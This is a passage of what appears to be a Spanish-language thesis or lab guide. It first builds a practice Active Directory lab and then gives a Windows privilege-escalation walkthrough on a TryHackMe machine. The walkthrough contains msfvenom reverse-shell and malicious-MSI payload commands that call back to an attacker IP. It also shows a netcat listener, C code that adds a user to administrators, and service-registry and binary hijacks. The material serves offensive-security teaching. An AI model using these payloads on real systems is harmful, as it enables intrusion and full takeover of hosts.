

Figura 103: Edición de la GPO.

En el editor de administración de directivas de grupo, navegaremos en “Policies → Administrative Templates → Windows Components → Windows Defender Antivirus (ESP: directivas → Plantillas administrativas → Componentes de Windows → Windows Defender).



Figura 104: Ruta para deshabilitar el Windows Defender.



Figura 105: Ruta para deshabilitar el Windows Defender 2.

Desactivaremos el Windows defender seleccionando “Turn off Windows Defender Antivirus” con doble click. En la ventana emergente seleccionaremos “Enabled” y aplicaremos los cambios con el botón de Apply.



Figura 106: Deshabilitamos el Windows Defender.

7. **PASO 7**: Ahora nos toca unir nuestras dos máquinas al Dominio y habilitar las carpetas compartidas. Se harán todos los pasos para el equipo IRONMAN y luego se repetirán en THOR.

   Para habilitar carpetas compartidas, iremos a C: y crearemos una nueva carpeta llamada "Share". Posteriormente iremos a las propiedades de la carpeta y seleccionaremos la pestaña "Compartir".



Figura 107: Creación de nueva carpeta para compartir.

En la nueva ventana le daremos al botón de "Compartir".



Figura 108: Compartimos en red la nueva carpeta.

En el dialogo que se nos mostrará, seleccionaremos la opción de "Sí, permitir la detección de redes..." y finalizaremos con el botón de "Listo".



Figura 109: Confirmación de la carpeta compartida.

Ahora estableceremos como servidor DNS en los ajustes del adaptador de red la IP del nuestro DC SERVER.



Figura 110: Dirección del servidor DNS.

Para conectar este equipo al dominio, iremos a la opción del menú de Windows de "Configuración → cuentas → obtener acceso a trabajo o escuela" y le daremos a Conectar.



Figura 111: Conectamos equipo al dominio.

En las acciones alternativas que nos mostrará, seleccionamos "Unir este dispositivo a un dominio local de Active Directory", introducimos el nombre del dominio "MARVEL.local" y accederemos como "Administrator".



Figura 112: Unimos al dominio con contraseña Administrador.

En la siguiente ventana de “Agregar cuenta” omitiremos la característica. Reiniciaremos el equipo.



Figura 113: Reinicio del equipo.

Cuando estemos delante de la ventana de login, realizaremos el inicio de sesión como “Otro usuario”.

Figura 114: Inicio como usuario en el dominio.

8. **PASO 8**: Por último, realizaremos algunos cambios desde la cuenta de “Administrator” para que ironman sea administrador local en esta máquina, con el objetivo de presentar posteriormente un ataque que requiere de esta configuración. Es por ello que iremos a la opción del menú de windows “Administración de equipos → Usuarios y grupos locales → Grupos → le daremos doble click a ’Administradores’ ”:



Figura 115: Agregamos un nuevo usuario a administradores locales.

Añadiremos a ironman y le daremos a aceptar.



Figura 116: Añadimos a ironman como local admin.

Podemos ver que ironman ahora es miembro del grupo de Administradores y confirmamos la operación con Aplicar y Aceptar:



Figura 117: Confirmación para añadir ironman como miembro.

¡ATENCIÓN!: En este punto de la configuración del equipo de THOR, lo que haremos será añadir a Thor como administrador y a ironman también.

A continuación, se muestra la configuración desde Administrator en el **equipo de THOR**.



Figura 118: Administradores locales para el equipo de THOR.

*Vamos a hacer una recapitulación de este último punto descrito. Tenemos que:

a) realizar una configuración de los dos equipos y añadirlos al dominio

b) Compartir en red la carpeta "Share" en los dos usuarios.

c) Usuario ironman es administrador local de su equipo y del de Thor.

d) Usuario thor solo es administrador local de su máquina.

Una vez configurado lo anterior, si observamos ahora el AD de nuestro servidor tendremos los dos equipos unidos al dominio:



Figura 119: Equipos pertenecientes a nuestro AD.

En este momento tenemos nuestro laboratorio preparado para la fase práctica y aprendizaje ofensivo hacia nuestro AD creado.

Configuración LDAPS

Para instalar la nueva característica, iremos a la opción "Agregar roles y características" (ING: "Add roles and features") y avanzaremos en el proceso con el asistente hasta poder seleccionarla en la siguiente ventana:



Figura 120: Instalación de nueva característica.

Añadiremos la CA encargada de gestionar nuestros certificados:



Figura 121: Selección de la CA.

Una vez instalada, reiniciaremos el servidor y nos aparecerá una nueva alerta en nuestro panel de control para configurar la nueva característica:



Figura 122: Alerta para configuración.

Avanzaremos en el asistente con las configuraciones por defecto, en el caso de periodo de validez seleccionar un tiempo máximo para la validez de los certificados:



Figura 123: Validez de los certificados.

Confirmaremos el proceso y una vez instalada, nuestra nueva característica se encargará de la creación de un certificado que podemos ejecutar con LDAP.



Figura 124: Configuración exitosa de la CA.

Anexo II: PoC elevación de privilegios en Windows

En este punto se introducirán de una forma práctica algunos de los diferentes tipos de elevación de privilegios que se utilizan en sistemas operativos Windows cuando la cuenta de usuario que hemos comprometido no tiene permisos suficientes para realizar posteriores tareas en el sistema.

Se utilizará el despliegue que nos facilita la plataforma TryHackMe `https://tryhackme.com/room/windowsprivescarena` en colaboración con TheCyberMentor para poder practicar con dicha máquina Windows y una distribución de Kali en nuestro equipo como atacante.

Partiremos de un primer punto donde tenemos una shell con privilegios limitados con un usuario llamado "user" y necesitamos conseguir permisos elevados del admin TCM o añadir nuestro usuario al grupo de administradores etc...Se evitará en todo momento el uso de metasploit.

Registry Escalation – Autorun

El "Autorun" se utiliza para que determinadas aplicaciones se ejecuten al inicio de nuestro sistema al arrancar, por lo tanto, dependiendo de la configuración podemos subir una shell reversa que se conecte a nosotros al ejecutarse en el arranque.

Lo primero es comprobar si tenemos permisos de lectura/escritura para cualquier programa en Autorun. Esto se puede realizar con la herramienta accesschk64.exe para identificar si el grupo de usuarios o "Users" tiene permisos de lectura y escritura dentro de la carpeta Windows, en este caso sobre la ruta "C:\Program Files\Autorun Program".



Figura 125: Ejecución del programa accesschk64.

A partir de la imagen anterior podemos ver que tenemos permisos de Lectura y escritura (R/W) y FILE_ALL_ACCESS sobre el programa que se encuentra en la ruta. En este momento lo que haremos será subir una shell creada con msfvenom con el comando

```
msfvenom -p windows/shell_reverse_tcp lhost=<<IP>> lport=<<PUERTO>>  -f exe
-o program.exe
```

El siguiente paso será colocar nuestro ejecutable en la ruta de Autorun, mediante servidor smb o python, por ejemplo, y esperar a un arranque de un administrador. Nosotros para simularlo, hemos reiniciado el sistema.

Una vez arranca de nuevo el equipo y teniendo a la escucha netcat con "nc -nlvp «PUERTO»", nos devolverá una shell con privilegios elevados.



Figura 126: Shell reversa con máximos privilegios.

Registry Escalation – AlwaysInstallElevated

En sistemas Windows existe una directiva que especifica si los paquetes de Microsoft deben instalarse siempre con los máximos privilegios. Si esta directiva está habilitada, afectaría a cualquier programa que se quiera instalar en el sistema. [5]

Para llevarlo a cabo desde nuestra cuenta con bajos privilegios, se utiliza *reg query*. Si no existe un valor dentro del registro es que no se ha configurado, en el caso de estar habilitada se procede a realizar la comprobación con los comandos

```
reg query HKLM\Software\Policies\Microsoft\Windows\Installer
```

```
reg query HKCU\Software\Policies\Microsoft\Windows\Installer
```



Figura 127: Comprobación valores del registro con *reg query*.

Una vez comprobamos que los dos valores son 1, tendremos que generar un fichero msi malicioso con msfvenom:

```
root@kali:~/THM/Win_privesc# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.9.96.247 -f msi -o setup.
msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of msi file: 159744 bytes
Saved as: setup.msi
```

Figura 128: Creación de paquete msi malicioso.

Una vez subido nuestro paquete malicioso a C:/Temp, ejecutaremos el siguiente comando

`msiexec /quiet /qn /i C:\Temp\<<PAQUETE>>.msi`

```
C:\>cd Temp
cd Temp

C:\Temp>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is F8D5-CDBC

 Directory of C:\Temp

09/05/2020  01:38 PM    <DIR>          .
09/05/2020  01:38 PM    <DIR>          ..
09/05/2020  01:36 PM           159,744 setup.msi
               1 File(s)        159,744 bytes
               2 Dir(s)  51,822,600,192 bytes free

C:\Temp>msiexec /quiet /qn /i C:\Temp\setup.msi
msiexec /quiet /qn /i C:\Temp\setup.msi
```

Figura 129: Subida de msi malicioso en la víctima.

Si dejamos a la escucha un netcat, nos devolverá una shell como system.

Service Escalation – Registry

El Registro de Windows es una base de datos jerárquica que almacena configuraciones de bajo nivel para el sistema operativo y para las aplicaciones que usan el registro. El registro contiene dos elementos básicos: **claves** y **valores**.

Las claves del registro son objetos contenedores similares a las carpetas. Los valores del registro son objetos no contenedores similares a archivos. Las claves pueden contener valores y subclaves. El comando *reg query* devuelve una lista del siguiente nivel de subclaves y entradas que se encuentran bajo una subclave especificada en el registro, dos de las siete claves raíz predefinidas HKEY_LOCAL_MACHINE y HKEY_CURRENT_USER. El valor de 1 es el predeterminado que corresponde a (NT AUTHORITY\SYSTEM).

Para realizar la comprobación la podemos hacer con powershell y el comando:

```
Get-Acl -Path hklm:\System\CurrentControlSet\services\regsvc | fl
```



Figura 130: Comprobación del registro.

A partir de la imagen anterior se ve que el usuario es parte del grupo del (NT AUTHORITY\SYSTEM) y tiene permiso de "FullControl" sobre la clave de registro. Podemos editar el archivo windows_service.c localizado en el equipo víctima en la ruta C:\Users\User \Desktop \Tools \Source para hacer que nuestro usuario forme parte del grupo de administradores:

```c
#include <windows.h>
#include <stdio.h>

#define SLEEP_TIME 5000

SERVICE_STATUS ServiceStatus;
SERVICE_STATUS_HANDLE hStatus;

void ServiceMain(int argc, char** argv);
void ControlHandler(DWORD request);

//add the payload here
int Run()
{
    system("cmd.exe /k net localgroup administrators user /add");
    return 0;
}
```

Figura 131: Edición del fichero para añadir usuario.

Una vez editado lo tendremos que compilar con el comando "x86_64-w64-mingw32-gcc windows_service.c -o x.exe" y lo subiremos a la carpeta de C:/Temp



Figura 132: Ejecutable en la máquina víctima.

Aprovechando que tenemos el control de añadir un ejecutable malicioso a un servicio, solo queda parar el servicio (*sc stop regsvc*), ejecutar nuestro comando para añadir nuestro servicio en el registro:

```
reg add HKLM\SYSTEM\CurrentControlSet\services\regsvc /v ImagePath /t REG_EXPAND_SZ
/d c:\temp\x.exe /f)
```

y arrancar el servicio de nuevo:

```
C:\Temp>reg add HKLM\SYSTEM\CurrentControlSet\services\regsvc /v ImagePath /t RE
G_EXPAND_SZ /d c:\temp\x.exe /f
reg add HKLM\SYSTEM\CurrentControlSet\services\regsvc /v ImagePath /t REG_EXPAND
_SZ /d c:\temp\x.exe /f
The operation completed successfully.

C:\Temp>sc start regsvc
sc start regsvc

SERVICE_NAME: regsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 2872
        FLAGS              :
```

Figura 133: Ejecución del comando para añadir al registro.

Podremos comprobar si se han realizado los cambios en el sistema con el siguiente comando:

```
C:\Temp>net localgroup administrators
net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
TCM
user
The command completed successfully.
```

Figura 134: Comprobación del grupo Administradores.

Service Escalation - Executable Files

Hay veces que en Windows vamos a ver servicios que se ejecutan y que tienen ejecutables adjuntos y, por lo tanto, si podemos manipular ese ejecutable teniendo el permiso, podemos realizar acciones maliciosas en el sistema. Existe una carpeta en "C:\Program Files" en la que se encuentra una aplicación que determina los permisos de cada servicio. Podemos realizar la comprobación de nuestros permisos con la herramienta accesschk64 (incluida en la carpeta Tools de la víctima) sobre esa ruta: (Esta comprobación también se puede realizar desde PowerUp: invoke-allchecks)

```
C:\Users\user\Desktop> C:\Users\User\Desktop\Tools\Accesschk\accesschk64.exe -wvu "C:\Program
 Files\File Permissions Service" -accepteula
 C:\Users\User\Desktop\Tools\Accesschk\accesschk64.exe -wvu "C:\Program Files\File Permission
s Service" -accepteula

Accesschk v6.10 - Reports effective permissions for securable objects
Copyright (C) 2006-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\Program Files\File Permissions Service\filepermservice.exe
  Medium Mandatory Level (Default) [No-Write-Up]
  RW Everyone
        FILE_ALL_ACCESS
  RW NT AUTHORITY\SYSTEM
        FILE_ALL_ACCESS
  RW BUILTIN\Administrators
        FILE_ALL_ACCESS
```

Figura 135: Ejecución herramienta accesschk64.

En la imagen anterior nos fijamos que el grupo de usuarios "Everyone" tiene permiso FILE_ALL_ACCESS en el archivo filepermservice.exe. Ahora aprovecharemos el ejecutable del punto anterior ubicado en Temp. Lo que haremos será renombrarlo como el nombre del servicio y colocarlo en su ruta de ejecución.

```
C:\Users\user\Desktop>copy /y c:\Temp\x.exe "c:\Program Files\File Permissions Service\filepe
rmservice.exe"
copy /y c:\Temp\x.exe "c:\Program Files\File Permissions Service\filepermservice.exe"
        1 file(s) copied.
```

Figura 136: Copiamos y remombramos ejecutable.

